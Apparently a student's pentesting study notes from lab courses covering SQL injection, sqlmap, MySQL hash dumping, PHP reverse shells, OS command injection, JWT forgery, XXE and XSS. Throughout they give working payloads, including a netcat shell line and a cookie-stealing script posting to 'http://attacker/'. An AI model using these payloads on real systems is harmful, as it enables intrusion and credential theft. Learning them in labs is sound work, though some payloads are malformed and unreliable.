        + ex. UPDATE users SET password = ? WHERE username = '" + username + "'
      * create username admin’-- -
        + login and navigate to password change
        + update password for new user to trigger vuln

first check db for current user

ex. SELECT username, password FROM users WHERE id = ?

enter in current password and change

the - - comments out and the password for the real admin account is changed instead

* + Login Bypass with SQL Injection
    - If login application uses PHP to check is username and password match database
      * SELECT username,password FROM users WHERE username='$username' and password='$password'
        + inputting ‘ or true - -
        + SELECT username,password FROM users WHERE username='' or true -- and password=''

may bypass login

* + - Some websites use different query method
      * SELECT username,pass FROM users WHERE username=('$username') and password=('$password')
        + add single bracket to payload
        + ') or true–
  + Book Title
    - * database search that concatenates user input directly into SQL statement
      * ') union select 1,2,group\_concat(username),group\_concat(password) from users—
    - first query result used in second query without sanitation
      * use UNION-based injection instead of Boolean-based Blind Injection

easier and less noisy

* + - * When searching for a book title – web page performs GET request
        + first query gets book ID 🡪 second query gets books information

ex.

bid = db.sql\_query(f"SELECT id FROM books WHERE title like '{title}%'", one=True)

if bid:

query = f"SELECT \* FROM books WHERE id = '{bid['id']}'"

* + - * + first limit result to zero rows – no input or input that does not exist

then use UNION clause to control what first query returns

data will be used in second query

ex. ‘ union select ‘STRING

see query and comment out wildcard (%) by appending - -

ex. ‘ union select ‘1’- -

without limiting result to zero rows first, output would have been from LIKE clause, not the output from the UNION statement

* + - * UNION-based SQL injection to extract data from database

ex. ' union select '1'’ union select 1,2,3,4-- -

double quote necessary to prevent closing of the string for second union clause

to get all usernames and passwords

ex. ' union select'-1'' union select 1,2,group\_concat(password),group\_concat(username) from users—

group\_concat()

* + Union-based SQLi
    - always look for areas on page where output is presented
    - Definition
      * leverages UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response
    - Approach
      * allows execution of one or more additional SELECT queries and append the results to the original query
      * number of columns in the injected query must be the same as in the original query
      * data types for each column must match the corresponding type
        + ex. ‘UNION SELECT 1,2--
        + ex. SELECT 1, 2 FROM usernames UNION SELECT 1, 2 FROM passwords

returns a single result of first and second positions from usernames and passwords

* + - * + ' UNION SELECT 1, password from users—

returns only one password

* + - * + ' UNION SELECT 1,group\_concat(password) FROM users-- -

group\_concat() function assists in dumping all the passwords

* + - * Union SQLi Attacks consist of Three Stages
        + Determine number of columns that can be retrieved
        + Make sure discovered columns are in a suitable format
        + Attack
      * To Determine the number of columns required for an SQL injection UNION attack
        + inject a series of ORDER BY queries until an error occurs

ex. ‘ ORDER BY 1- -

then ‘ ORDER BY 2- -

then ‘ ORDER BY 3- -

etc. until an error occurs

* + - * + Submit a series of UNION SELECT payloads with a number of NULL values

‘ UNION SELECT NULL- -

‘ UNION SELECT NULL,NULL- -

‘ UNION SELECT NULL,NULL,NULL- -

etc. until error occurs

single NULL value causes error, meaning more columns present

number of NULL equals number of columns pre-error

* + - * To find columns with a useful data type in an SQL Injection Attack
        + typically will be in string form
        + probe each column to test whether it can hold string data

replace one of the UNION SELECT payloads with a string value

‘ UNION SELECT ‘a’,NULL,NULL,NULL- -

‘ UNION SELECT NULL,‘a’,NULL,NULL- -

etc. until all columns have been tested

no eroor = data type is useful for string extraction

* + - * Using an SQL injection UNION attack to retrieve interesting data
        + retrieve contents from table using

‘ UNION SELECT <column 1>,<column 2> FROM <table> - -

if an error is thrown when using - -, add an additional comment such as // or /\* to potentially bypass

' union select null, id, username, password, fname from users -- //

dump all users and passwords

* + - * + replace NULL values with SQL keywords

database()

user()

@@version

username

password

table\_name

column\_name

* + Automating Exploitation
    - SQLmap
      * + <http://sqlmap.org/>
        + <https://github.com/sqlmapproject/sqlmap>
      * automates process of detecting and exploiting SQL injection flaws and taking over database servers
        + git clone --depth 1 https://github.com/sqlmapproject/sqlmap.git sqlmap-dev
    - Pure Sqlmap
      * + -u – set target URL
        + - -dbms – provide back-end DBMS to exploit (MySQL, PostgreSQL)
        + - -level=LEVEL – level of tests to perform (1-5)
        + - -risk=RISK – risk of tests to perform (1-3)
        + - -dump/dump-all – dump DBMS database
        + - -passwords – enumerate DBMS users password hashes
        + - -all – retrieve everything
        + - -os-shell – prompt for an interactive operating system shell
        + - -os-pwn – prompt for an OOB shell, Meterpreter or VNC
        + - -batch – never ask for user input, use default behavior
        + - -wizard – simple wizard interface for beginner users
        + - -dbs – list all databases on a site
        + - -tamper=space2comment – attempt to bypass WAF (Web Application Firewall)
      * Examples
        + <https://www.security-sleuth.com/sleuth-blog/2017/1/3/sqlmap-cheat-sheet>
      * Cheat Sheet
        + <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
    - Burpsuite + Sqlmap
      * Allows automatic processing and exploitation of requests taken from Burpsuite
      * intercept GET request for URL
        + ex. GET /sqli-labs/Less-1/index.php?id= HTTP/1.1

Send to Repeater

save item

go to request location (where saved) and open Terminal

sqlmap -r <saved request filename> - -batch

* SQLi Christmas
  + - SQL databases are a type of relational database widely utilised in web applications. There are several implementations of SQL servers available from vendors such as Microsoft and Oracle, as well as open-source products such as MariaDB.
    - Within an SQL database, there are tables containing rows and columns. Each row is an entry in the table, and the data in each column can represent a wide range of things! For example, we could have a table called ‘Customers’ which contains information about people who shop at our online store. We could have columns such as “CustomerName” to store their name, “City” to store the city they reside in, “DOB” to store their date of birth and so on. Each row would represent a unique customer, and the data stored in each column on that row would be associated with that customer (entry).
    - SQL (***S****tructured* ***Q****uery* ***L****anguage)* queries are fairly straightforward and offer an English-like syntax. For example, you could query a table called ‘Customers’ and retrieve the customer names and the cities they reside in using the following query:

SELECT CustomerName, City FROM Customers;

* + - Wildcard operators you may be familiar with, such as **\*** also exist within SQL, for example, we could modify our above query to retrieve all details associated with each entry in the Customers table.

SELECT \* FROM Customers;

* + - So, from a security perspective, how can we take over a SQL database? There’s quite a motivation to retrieve valuable information from a corporate database after all.
    - It’s quite unlikely that we’d be exploiting a vulnerability in the SQL server itself, but instead we can always rely on poor implementation by lazy or inexperienced developers! The Cyber Advent challenge today is based on a very popular Udemy course, but a few corners were cut to get the web application released in time for Christmas!
    - It’s relatively simple to connect a web application to a SQL server, and it’s also particularly easy to implement this in a very insecure manner. In this example, let’s look at a SQL statement implemented in the PHP programming language:

$email = $\_POST['log\_email'];

$check\_database\_query = mysqli\_query($con, "SELECT \* FROM users WHERE email='$email' AND password='$password'");

* + - Don’t be put off if this doesn’t make a lot of sense right now! What’s important is understanding the process that’s occurring here. The first line is specific to PHP, and is assigning the input from a form (user-defined input) into a variable, $email. The second line then queries the database to SELECT information from the SQL database, identified by the email AND password that the user supplied (this is a basic authentication system).
    - The fundamental issue with this implementation is that the user’s input is not being sanitised in any way, we are blindly trusting our users, which is a terrible idea at the best of times. See how the $email variable is surrounded by single-quotation marks? As an attacker, we can take advantage of this! We can cleverly craft our ‘email’ input to instead break out of these quotation marks and allow us to execute arbitrary SQL queries of our choosing.
    - For example, if there was no input sanitation on the email field, we could simply put a **‘** before a SQL statement of our choosing. We could potentially exploit boolean-logic to bypass this authentication system by crafting a SQL query that always returns as True. Confused? That’s to be expected. Let’s take a deeper thought.
    - We know that 1 is always equal to 1, there’s no possible scenario where this would not be true. We can use this fact to bypass any conditions an existing SQL statement is looking for. Let’s take a section the query from above:

SELECT \* FROM users WHERE email='$email'

* + - The query will only return entries if the email column matches the email input provided by the user. OR we could use our quotation mark in combination with the knowledge of 1=1 to create a completely different SQL statement:

SELECT \* FROM users WHERE email='$email’OR WHERE 1=1--'

* + - Now it doesn’t matter what we enter as our email, because this statement will check if the email entered matches OR if 1 is equal to 1, which we know is always true. Therefore, our new statement will just pull all the records from the users table, because 1 will always equal 1.
    - If you’re eagle-eyed, you’d have noticed the additional dashes -- appended to that statement. This is sometimes necessary. The double dash comments out the rest of the existing SQL query that exists after our injected query, this double dash ensures our query is a valid SQL query and there aren’t any mismatched quotation marks (remember we inserted an additional one before).
    - In practice, you could undertake this by simply entering your email address as:

’OR WHERE 1=1--

* + - In the e-mail field of the website you’re attacking.
    - This is a very basic example of SQL injection and thankfully most developers know to sanitise their inputs, at least to an extent. You can learn more about SQL injection in various rooms on TryHackMe - <https://tryhackme.com/room/sqli>, <https://tryhackme.com/room/uopeasy>, <https://tryhackme.com/room/jurassicpark>, <https://tryhackme.com/room/ccpentesting>.
    - It can be rather time-consuming to get the perfect SQLi for any given scenario. Thankfully, automated tools exist! The two most popular being SQLmap and the ever-useful Burp Suite. It’s important to note that automated SQLi tools are rather easy to detect from a SysAdmin perspective, think of them as analogous to a bull in a china shop! SQLi tools typically attempt lots of techniques in a very short period of time and do not look remotely similar to normal user behaviour. It’s still very valuable to learn the fundamentals of SQLi by hand.
    - SQLMap is a command-line tool that is pre-installed on most pentesting distributions. It offers several options depending on the kind of web application being attacked, but also usefully offers a wizard to guide newcomers through the process. SQLMap is rather intelligent as it suggests parameters that may be worth investigating further, as well as eliminating attacks that may not be relevant (for example, MSSQL specific injections when a MySQL DBMS has been detected). In some scenarios, we don’t get visual feedback from a SQL command when attempting a SQLi, this is known as a blind injection. Blind injections are much more difficult, as you won’t know you’ve got it right (or are getting close) until everything clicks! SQLMap can perform blind timing-based attacks which exploit the execution time of queries. By timing the response times on a variety of queries, SQLMap can enumerate data from a database, albeit at a significantly slower rate than just being able to dump all the information at once. SQLMap also automates a lot of the more laborious tasks, such as determining UNION select queries.
    - There are various levels of “risk” and “depth” that can be configured for SQLMap, should no possible SQLis be detected at lower levels. Sometimes the tool may find a sub-optimal SQLi (for example, a very slow timing attack) for scenarios where faster SQLis exist. This may occur in this Cyber Advent challenge if you decide to use the tool (try flushing the session, forcing a dbms and increasing the risk and/or level).
    - If you’re unsure as to which tables may exist in one particular database, you may be able to just dump the whole contents of the database using the *--dump* option, but it may be much more sensible to target important tables of interest (dumping a whole database with a time-based blind attack may take a long time!). A better technique may involve enumerating the layout of the database (tables), enumerating the column names of a table of interest and from there, extracting information. For example, if you’re looking for a particular user’s email and password and you know their first name, it would make sense to find the table containing this information (users) and extracting only the useful columns you’d want (first\_name, email, password). Table names might not be exactly what you expect, hence why it’s generally a good idea to enumerate the layout first, so you don’t waste time.
* **Uploading web shells**
  + Beyond SQL injections, it’s even more important to sanitise any files you allow users to upload to a web application! Improperly configured file uploads could leave a server wide-open to an attacker to upload various nefarious scripts, in particular web shells.
  + A reverse web-shell is a script that is executed on a target machine which sends out a connection to an attacker-controlled machine. The attacker-controlled machine is then able to execute commands on the target machines, which gives the opportunity for data exfiltration and privilege escalation. There are several web shells included in Kali Linux (*/usr/share/webshells/*) for a variety of web server languages. These scripts are designed to be easily modified for use.
  + It’s highlighted we need to change the IP and port for our own usage. This IP and port should be the IP of the attacker machine (i.e. your Kali VM) and the port should be an available port to be used for the reverse-shell connection. 1234 is typically okay to use, 4444 is also another popular option.
  + Once this file is uploaded to a target machine, it will need to be executed. In the case of a PHP reverse shell, this is usually triggered by navigating to the location of the uploaded PHP script. It is normal (and good news!) for the web page to infinitely load when trying to navigate to the reverse shell script, this usually means the script is successfully running.
  + So how do we actually control the target machine? We need to have a listener set up for when the reverse shell is run and the connection request is made. The easiest way to do this is to use netcat, which is installed on most pen-testing distributions by default. For example:
    - nc -nvlp 4444
  + Would set up a listener on port 4444. If the PHP reverse shell is configured to operate on port 4444, your listener would receive the connection request when the script is run on the target machine. If all goes as planned, you will have a command terminal prompt on your screen!
  + The reverse shell is typically fairly basic and the connection is reliant on the web server running the PHP file being run (so try to avoid accidentally closing your tab!). It’s usually a good idea to try and establish persistence and/or upgrade the shell you have to something a bit [nicer](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md)). If you lose your reverse shell connection, try and reload the script you uploaded (and hope it hasn’t been deleted by an angry SOC analyst!).
  + Be wary, developers actively try and prevent this from happening (for good reason) so may blacklist files from being uploaded based on filetype/file extension! You may need to think of alternative formats that bypass blacklists, but are also still interpreted by the web server for execution (**hint hint**). If you are attempting the challenge and your reverse shell seems to not work (the web server just prints the contents of the uploaded file), this means the web server is not interpreting the file as PHP! Try a different file format, there’s quite a few
* Conclusion and Resources
  + - <https://github.com/payloadbox/sql-injection-payload-list>
    - <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/SQL%20Injection>
    - <https://www.sqlinjection.net/>
    - <http://pentestmonkey.net/cheat-sheet/sql-injection/mssql-sql-injection-cheat-sheet>
    - <https://github.com/trietptm/SQL-Injection-Payloads>
    - <https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet>
    - https://resources.infosecinstitute.com/dumping-a-database-using-sql-injection/
* Understanding MySQL
  + What is MySQL
    - Relational database management system (RDBMS) based on structured query language
  + Database
    - Persistent, organized collection of structured data
  + RDBMS
    - Software or service used to create and manage databases based on a relational model, organized as tables. Every table relates in some way to each others primary key or other key factors
  + SQL
    - MySQL is a brand name for popular RDBMS software implementation
      * Client-server model
  + How does MySQL work
    - Consists of server and utility programs
    - Handles all database instructions like creating, editing, and accessing data
    - Receives and manages requests and communicates using MySQL protocol
      * MySQL creates a database for storing and manipulating data, defining the relationship of each table
      * Clients make requests by making specific statements in SQL
      * The server will respond to the client with whatever information has been requested
  + What runs MySQL
    - Linux, Windows
    - Commonly used as ***a back end database***
    - Essential component of LAMP stack (Linux, Apache, MySQL, PHP)
* Enumerating MySQL
  + When you would begin attacking MySQL
    - Likely not going to be the first point for getting initial information about the server
    - Can attempt to bruteforce but unlikely
  + The Scenario
    - Typically have gained some initial credentials from enumerating other services used to enumerate and exploit MySQL service
    - Assumption of the discovery “root:password” while enumerating subdomains of a web server
      * Typically after unsuccessful ssh login
  + Requirements
    - Need MySQL installed on system
    - Metasploit
  + Alternatives
    - Nmaps mysql-enum script
  + Nmap -A -p- -vv <ip>
    - Port 3306
    - Check credentials with mysql -h <ip> -u <username> -p
  + Metasploit
    - Mysql\_sql
    - PASSWORD, RHOSTS, USERNAME, SQL (change to show databases)
    - Exploit
    - Search for version – select module()
* Exploiting MySQL
  + - At this point, MySQL server credentials are known
    - Version of MySQL running is known
    - The number of Databases and names
  + Key Terminology
    - Schema
      * Database
      * Can substitute schema instead of database
        + Not all database products use interchangeable terminology (such as Oracle Database)
    - Hashes
      * Product of cryptographic algorithm
      * Can be used to index data into a hash table
        + Each hash has unique ID that serves as a pointer to original data
        + Creates smaller index, faster and more efficient search
  + Search for mysql\_schemadump
    - Set options and exploit
  + Search for mysql\_hashdump
    - Set options and exploit
    - Find users and password hashes
    - Copy hash string (from name to end) to text file
    - Run JohntheRipper against it
      * Syntax: john hash.txt
  + Use new found passwords and profiles to ssh remote users
* From SQLi to Shell – PentesterLab – Part 1
  + Fingerprinting
    - Inspecting HTTP Headers
      * connect to web application using netcat or telnet
        + ex. telnet <hostname/ip address> 80
      * send the following request
        + GET / HTTP/1.1
        + Host: <hostname/IP>
      * Retrieve information on the version of PHP and web server used by observing HTTP headers sent back by server
        + X-Powered-By:
        + Server
    - Using a Directory Buster
      * wfuzz can be used to detect directories and pages on the web server using brute force
        + ex. python wfuzz.py -c -z file,wordlist/general/big.txt - -hc 404 <http://ip/FUZZ>

-c colors output

-z file,wordlist/general/big.txt tells wfuzz to use big.txt wordlist as dictionary to brute force remote directories name

- -hc 404 tells wfuzz to ignore response if response code is 404 (not found)

<http://ip/FUZZ> tells wfuzz to replace the word FUZZ in the URL by each value found in the dictionary

* + - * + wfuzz can also be used to detect PHP script on the server

python wfuzz.py -z file -f commons.txt - -hc 404 http://<ip>/FUZZ.php

* + Detection and Exploitation of SQL Injection
    - Detection of SQL Injection
      * SQL allows the developer to make the following requests
        + retrieve with SELECT
        + update with UPDATE
        + add with INSERT
        + delete with DELETE
      * other operands are available but uncommon in web applications
        + most common is SELECT
        + Syntax

SELECT column1, column2, column3 FROM table1 WHERE column4=’string1’ AND column5=integer1 AND column6=integer2;

\* wildcard is available in some databases

* + - Detection Based on Integers
      * use of single quote additions in URLs that have $\_GET[“id”];, such as say article.php?id=1 being valid
        + but article.php?id=2’ is invalid because of the single quote
        + confirm with math

if /article.php?id=2-1 displays the content of id=1, then SQLi has been found, as the server will do the math for the user

however, if this input returns the content of id=2 (ignoring the 2-1), then SQLi via integer is not likely

string SQLi is still possible

* + - Detection on Strings
      * typical string based SQL queries will be as follows
        + SELECT id,name FROM users where name=’test’;
      * If SQLi is present, inputting a single quote will break syntax and generate an error
        + odd number of single quotes should throw an error, even number should not
        + can comment out end of queries using ‘ - -

ex. SELECT id,name FROM users where name=’test’ - - ‘ and id =3;

is the same as SELECT id,name FROM users where name=’test’

* + Exploitation of SQL Injections
    - The UNION Keyword
      * used to put together information from two requests
        + SELECT \* FROM <table> WHERE id=3 UNION SELECT . . .
      * can be used as an SQLi payload by manipulating end of the query and retrieving information from other tables
        + ex. SELECT id,name,price FROM <articles WHERE id=3 UNION SELECT id,login,password FROM users
    - Exploiting SQL Injections with UNION
      * first, find the number of columns to perform the UNION
        + then find what columns are echoed in the page

then retrieve information from the database meta-tables

lastly, retrieve information from other tables/databases

* + - * Two methods for step one
        + using UNION SELECT and increase the number of columns

if number of columns returned by two queries are different, database throws an error

the used SELECT statements have a different number of columns

ex.

SELECT id,name,price FROM articles where id=1 UNION SELECT 1 🡪 returns an error

SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2 🡪 returns an error

SELECT id,name,price FROM articles where id=1 UNION SELECT 1,2,3 🡪 wont throw an error

use of numbers is MySQL specific

others use null,null,null FROM dual

* + - * + using ORDER BY statement

SELECT firstname,lastname,age,groups FROM users ORDER BY 3

request above returns the users sorted by the third column

this feature can be used to detect the number of columns

if ORDER BY number is too big, exception is thrown

faster method with large column numbers

* + - Retrieving Information
      * examples
        + <http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,@@version,3,4>
        + <http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,current_user(),3,4>
        + <http://vulnerable/cat.php?id=1%20UNION%20SELECT%201,database(),3,4>
      * metadata can be retrieved from querying information\_schema

SELECT table\_name FROM information\_schema.tables

SELECT column\_name FROM information\_schema.columns

* + - * + the list of tables: 1 UNION SELECT 1,table\_name,3,4 FROM information\_schema.tables
        + the list of columns: 1 UNION SELECT 1,column\_name,3,4 FROM information\_schema.columns
      * to find what column belongs to what table
        + SELECT table\_name,column\_name FROM information\_schema.columns
    - Access to the Admin Pages and Code Execution
      * crack password hashes
      * access to admin page and look for RCE opportunities
        + php scripts in file uploads

minimal webshells

* From SQLi to Shell – PentestLab – Part 2
  + Fingerprinting
    - Inspecting HTTP Headers
      * can use netcat or telnet to connect to web application
        + ex. % echo "HEAD / HTTP/1.1\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | netcat <vulnerable> 80

HEAD returns only banner

Connection: close tells server to close connection after processing request

* + Detection and Exploitation of SQL Injection
    - Detection of SQL Injection
      * blind SQL injection cannot be detected or triggers if browser is being used for other purposes besides using extensions to track/forge HTTP traffic
        + need to use proxy or a tool like netcat, or code to find it
      * GPC suspects – GET, POST, Cookies
        + additionally

User-Agent

obvious and easy to manipulate

Host

requires isolating Host header in request

X-Forward-For and X-Forwarded-Host headers

X-Forwarded-For gets IP of client when behind reverse proxy (as opposed to $\_SERVER[‘REMOTE\_ADDR’] which would prevent proper auditing and logging)

injection a function that will take a long time to get processed and see if function is called by observing how much time the pages takes to load

SQLmap does not test for this by default

* + - * Time-Based Detection
        + $ echo "GET / HTTP/1.0\r\nX-Forwarded-For: hacker' or sleep(4) and '1'='1\r\nConnection: close\r\n\r\n" | netcat vulnerable 80

takes longer than

* + - * + $ echo "GET / HTTP/1.0\r\nX-Forwarded-For: hacker' or sleep(0) and '1'='1\r\nConnection: close\r\n\r\n" | netcat vulnerable 80

due ‘or sleep()’ variable (must use or, not and)

* + - Exploitation of Blind SQL Injection
      * Manual Exploitation
        + Traditional Blind SQLi has two states (true/slow and false/quick)
      * Exploitation with SQLMap
        + tricky, need to use \* wildcard

ex. python sqlmap.py -u “<http://vulnerable/>” - -headers=”X-Forwarded-For: \*” - -banner

banner will eventually be returned

* + - * + retrieve information by using - -dbs

python sqlmap.py -u “<http://vulnerable/>” - -headers=”X-Forwarded-For: \*” - -dbs

* + - * + now use - -tables command

python sqlmap.py -u “<http://vulnerable/>” - -headers=”X-Forwarded-For: \*” – D <database name> - -tables

* + - * + now use -T for tables

python sqlmap.py -u “<http://vulnerable/>” - -headers=”X-Forwarded-For: \*” -D <database name> -T <table name> - -columns

* + - * + now use - -dump - -batch to dump information

python sqlmap.py -u “http://vulnerable/” - - headers=”X-Forwarded-For: \*” -D <database name> -T <table name> - -dump - -batch

can also use - -exclude-sysdbs to avoid dumping system databases and only retrieve non-default ones

* + - Access to the administration pages and code execution
      * php uploads

OWASP Top 10

* Injection
* Common flaw in applications.
* Occur because user controlled input is interpreted as actual commands or parameters by application
  + Dependent on technology used and how input is interpreted
  + SQL Injection – controlled input is passed to SQL queries, manipulating outcome of said queries
  + Command Injection – user input is passed to system commands. Execute arbitrary system commands on application servers
* If input is passed and interpreted correctly
  + Access, modify, delete information in a database – leading to the stealing of sensitive information such as personal details and credentials
  + Execute arbitrary system commands on a server to gain access to user systems. Enable them to steal sensitive data and carry out attacks against infrastructure linked to the server
* The main defense is ensuring user-controlled input is not interpreted as queries or commands
  + Using an allow list – safe inputs or characters
  + Stripping input – dangerous characters are removed
* OS Command injection
  + Occurs when server-side code, such as PHP, in a web application makes a system call on the hosting machine
  + Allows attacker to take advantage of made system call to execute OS commands on server
    - Spawn reverse shells
      * ;nc -e /bin/bash
* Active Command Injection
  + Blind command injection occurs when the system command made to server does not return response to user in HTML document
  + Active command injection will return the response to the user
    - Made visible through several HTML elements
    - A sample code would check is a command string is set
      * If it is set, then the variable of the command string is passed to the input field
        + Using the passthru() function, the code executes what gets entered into the input then passing output directly back to browser
      * If it isn’t set, error is output to the page
  + WAYS TO DETECT ACTIVE COMMAND INJECTION
    - See response from system call
      * Ex. Passthru() function in PHP
        + Response passed directly to document
      * Can be used to enumerate machine further
    - Commands to try
      * Linux
        + Whoami – user
        + Cat /etc/passwd – user list

Cross reference with whoami output to determine user shell

* + - * + Id
        + Ifconfig/ip addr
        + Uname -a
        + Ps -ef
        + Ls
        + Lsb\_release -a – find OS version
      * Windows
        + Whoami
        + Ver
        + Ipconfig
        + Tasklist
        + Netstat -an
* Broken Authentication
  + Authentication and session management constitute core components of modern web applications
    - Username and password
      * ex. admin’--
    - Cookies
      * data from query could be stored in session cookie
      * extract session cookie in Developer Tools > Storage
        + decode cookie

<https://www.kirsle.net/wizards/flask-session.cgi>

* + - * JSON Web Token
        + https://jwt.io/#debugger-io
        + generated via HMAC hashing and/or public/private keys

lets website know what kind of access the currently logged-in user has

* + - * + Divided into three parts, separated by periods

Header – consists of alg used and type of token

{ “alg”: “HS256”, “typ”: “JWT”}

Payload

contains access given to the certain user

varies from site to site

Signature

used to make sure integrity of data was maintained while transferring it from user computer to server and back

encrypted with alg passed in header value

decrypted with predefined secret

ex. eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36POk6yJV\_adQssw5c

* + - * + Exploitation

sometimes during development of a web application, JSON tokens will have encryption alg set to NONE

low privilege user can login, get JWT token, decode, and edit headers to set alg value to None

in Burpsuite

GET request to /protected

Authorization: JWT and then cookie below

copy and decode on jwt.io

decode

with base64 encoder

encode first part

{"typ":"JWT","alg":"NONE"}

encode second part

{"exp":1586620929,"iat":1586620629,"nbf":1586620629,"identity":2}

None value negates need for third part

combine parts with period between parts 1 and 2 and at the end of part 2

take new cookie and place in Burpsuite cookie position previously intercepted

* + - * login with ‘ OR 1=1—
        + examine what information is present within decoded cookie
  + Common flaws in authentication mechanisms include
    - Brute force attacks
    - Use of weak credentials
    - Weak session cookies
      * Predictable values
  + Mitigation techniques
    - Strong password policy
    - Automatic lockout after certain number of attempts
    - Multi-factor authentication
* Broken Authentication Practical
  + Logic flaw
    - Developers forget to sanitize the input (username & password)
      * Vulnerable to SQL injection
      * Re-registration of an existing user
        + “admin” versus “ admin”
        + Register and then login
* Sensitive Data Exposure
  + Accidentally divulge sensitive data
  + PII
  + May involve MiTM attacks
  + May rely solely on web app vulnerabilities and directly on web server itself
  + It is common to store large amounts of data in a database
    - Web application use – SQL
    - Databases set up on dedicated servers or files (flat-file databases)
      * Flat-file databases are stored on a single file on the computer
      * Sometimes stored within root directory of the website
        + If accessible by a website user, it can be downloaded and queried on own machine, with full access to everything on database
    - Flat-file database syntax and format
      * Format is commonly sqlite
        + Interacted with many programming languages and has a dedicated client

Sqlite3

Syntax: sqlite3 <database-name>

.tables command

To dump data from table

PRAGMA table\_info(customers);

SELECT \* FROM customer;

* + If something like password hashes are found, Kali has tools for crack them or use online Crackstation – good for weak password hashes
  + Inspect element for developer notes in source code
    - If directory found, input in URL at end of IP
    - Search for .db database files, download and use sqlite3 to search for information to login to web application
* XML External Entity
  + Abuses features of XML parsers/data, allows attacker to interact with any backend or external systems that application can access and allow files to be read on system
  + Also cause DoS or SSRF, port scanning and remote code execution
  + Two Types of XXE Attacks
    - In-band – attacker can receive an immediate response to XXE payload
    - Out-of-band – blind XXE – no immediate response from web application and attacker has to reflect the output of their XXE payload to some other file or own server
* XML External Entity – eXtensible Markup Language
  + What is XML
    - Markup language that defines a set of rules for encoding documents in format both human and machine readable for storing/transporting data
  + Why is XML used
    - Platform-independent, language-independent
    - Data stored/transported using XML can be changed at any point in time without affect presentation
    - Allows validation using DTD and Schema – free from syntax error
    - Simplifies data sharing between various systems – no conversion required
  + Syntax
    - XML prolog
      * <?xml version=”1.0” encoding=”UTF-8”?>
    - Above the line is called XML prolog and specifies XML version and encoding
    - Must contain root element – XML document will be invalid without
    - Can use attributes as in HTML
* XML External Entity – DTD
  + Document Type Definition
    - Defines structure and legal elements/attributes of XML
      * !DOCTYPE – defines root element of the document
      * !ELEMENT <insert> – defines the note element must contain the elements “to, from, heading, body”
        + To – defines to element
        + From – defines the from element
        + Heading – defines the heading element
        + Body – defines the body element
      * !ENTITY – defines new entity
      * #PCDATA – parseable character data
* XML External Entity – XXE Payload
  + Define ENTITY called name and assign a value to use in code
  + Use XXE to read system file by defining ENTITY and using SYSTEM keyword
    - Define an ENTITY named read with value set to SYSTEM and path of file (such as <file:///etc/passwd>)
  + A website vulnerable to XXE would display content of file /etc/passwd
  + EX code – changes name
    - <!DOCTYPE replace [<!ENTITY name "feast"> ]>
    - <userInfo>
    - <firstName>falcon</firstName>
    - <lastName>&name;</lastName>
    - </userInfo>
  + EX code – displays /etc/passwd
    - <?xml version="1.0"?>
    - <!DOCTYPE root [<!ENTITY read SYSTEM 'file:///etc/passwd'>]>
    - <root>&read;</root>
* EXM External Entity – Exploiting
  + Pair with Burp when submitting XXE attack
  + Swap /etc/passwd for /home/falcon/ .ssh/id\_rsa to search for ssh keys
* Broken Access Control
  + If a websites visitor is able to access the protected page/pages not authorized to view, access controls are broken
    - Application uses unverified data in SQL call
      * Ex. Pstmt.setString(1, request.getParamter(“acct”));
      * Ex. ResultSet results = pstmt.executeQuery();
    - Modify acct parameter in the browser to query any account number
  + Force browse to target URLs
    - <http://example.com/app/getappInfo>
    - <http://example.com/app/admin_getappInfo>
* Broken Access Control (IDOR Challenge)
  + Insecure Direct Object Reference
    - Exploiting a misconfiguration in the way user input is handled
    - Flag=<num> after .php in website URL following account login
* Security Misconfiguration
  + - Poorly configured permissions on cloud services, unnecessary features enabled, default accounts with unchanged passwords, overly detailed error messages, no HTTP security headers
  + Default Passwords
    - Common in embedded and IoT devices
    - Check official documentation, OSINT-style (google)
* Cross-site Scripting
  + XSS Explained
    - Typically found in web application – type of injection that allows attackers to execute malicious scripts
    - Vulnerable if it uses unsanitized user input – possible in JS, VBScript, Flash and CSS
      * Stored XSS – most dangerous type – malicious string originates from website database – often happens when a website allows user input that is not sanitized when inserted into database
      * Reflected XSS – part of the victims request to the website. Website includes payload in response back to the user. Attacker needs to trick a victim into clicking a URL to execute their malicious payload
        + most common type of XSS attack
        + Social Engineering

Attack crafts URL containing malicious payload and sends to victim

ex. [http://example.com/search?keyword=<script>...</script](http://example.com/search?keyword=%3cscript%3e...%3c/script)>

Malicious website includes payload from request in response to the user

victims browser executes payload inside response

data is gathered by script and sent back to attack

* + - * DOM-Based XSS – Document Object Model – programming interface for HTML and XML documents – represents the page so programs can change document structure, style, content
  + XSS Payloads
    - Reflective
      * Popup's (<script>alert(“Hello World”)</script>) - Creates a Hello World message popup on a users browser.
        + alert“window.location.hostname”
        + *REFLECTIVE USE*
    - Stored
      * Writing HTML (document.write) - Override the website's HTML to add your own (essentially defacing the entire page).
        + Once account is registered and comments are allowed

Use HTML brackets

Ex. <h3>HELLO</h3>

STORED

* + - * Create an alert popup box appear on the page with document cookies
        + <script>alert(document.cookie)</script>
      * Change “XSS Playground” to “I am a hacker” by adding a comment and using JS
        + Inspect Element and Find Code for Specific Piece to be Replaced
        + <script>document.querySelector(‘<tag to be edited>).textContent = 'I am a hacker'</script>
        + <script>document.getElementById(‘’).innerHTML=<phrase></script>
      * Steal victim cookies
        + Practice Example

<img src="javascript:'/log/' + document.cookie" />

will steal users cookie and send it to logs page without redirecting user, which would raise suspicion

URL/logs

copy paste Cookie into Storage in Inspect Element

* + - * + Real World Example – Set up Web Server

<script>window.location='http://attacker/?cookie='+document.cookie</script>

script navigates users browser to different URL, new request will include victim cookie as a query parameter

* + - DOM-Based
      * malicious payload is not parsed by browser until websites legitimate JS is executed
        + reflected – payload inject directly on the website and will not matter when other JS gets loaded
      * Payload will only execute when the vulnerable JS code is either loaded or interacted with
        + inspect source code

<script> sections

div element that will contain a tag (such as img on a page that allows image uploads)

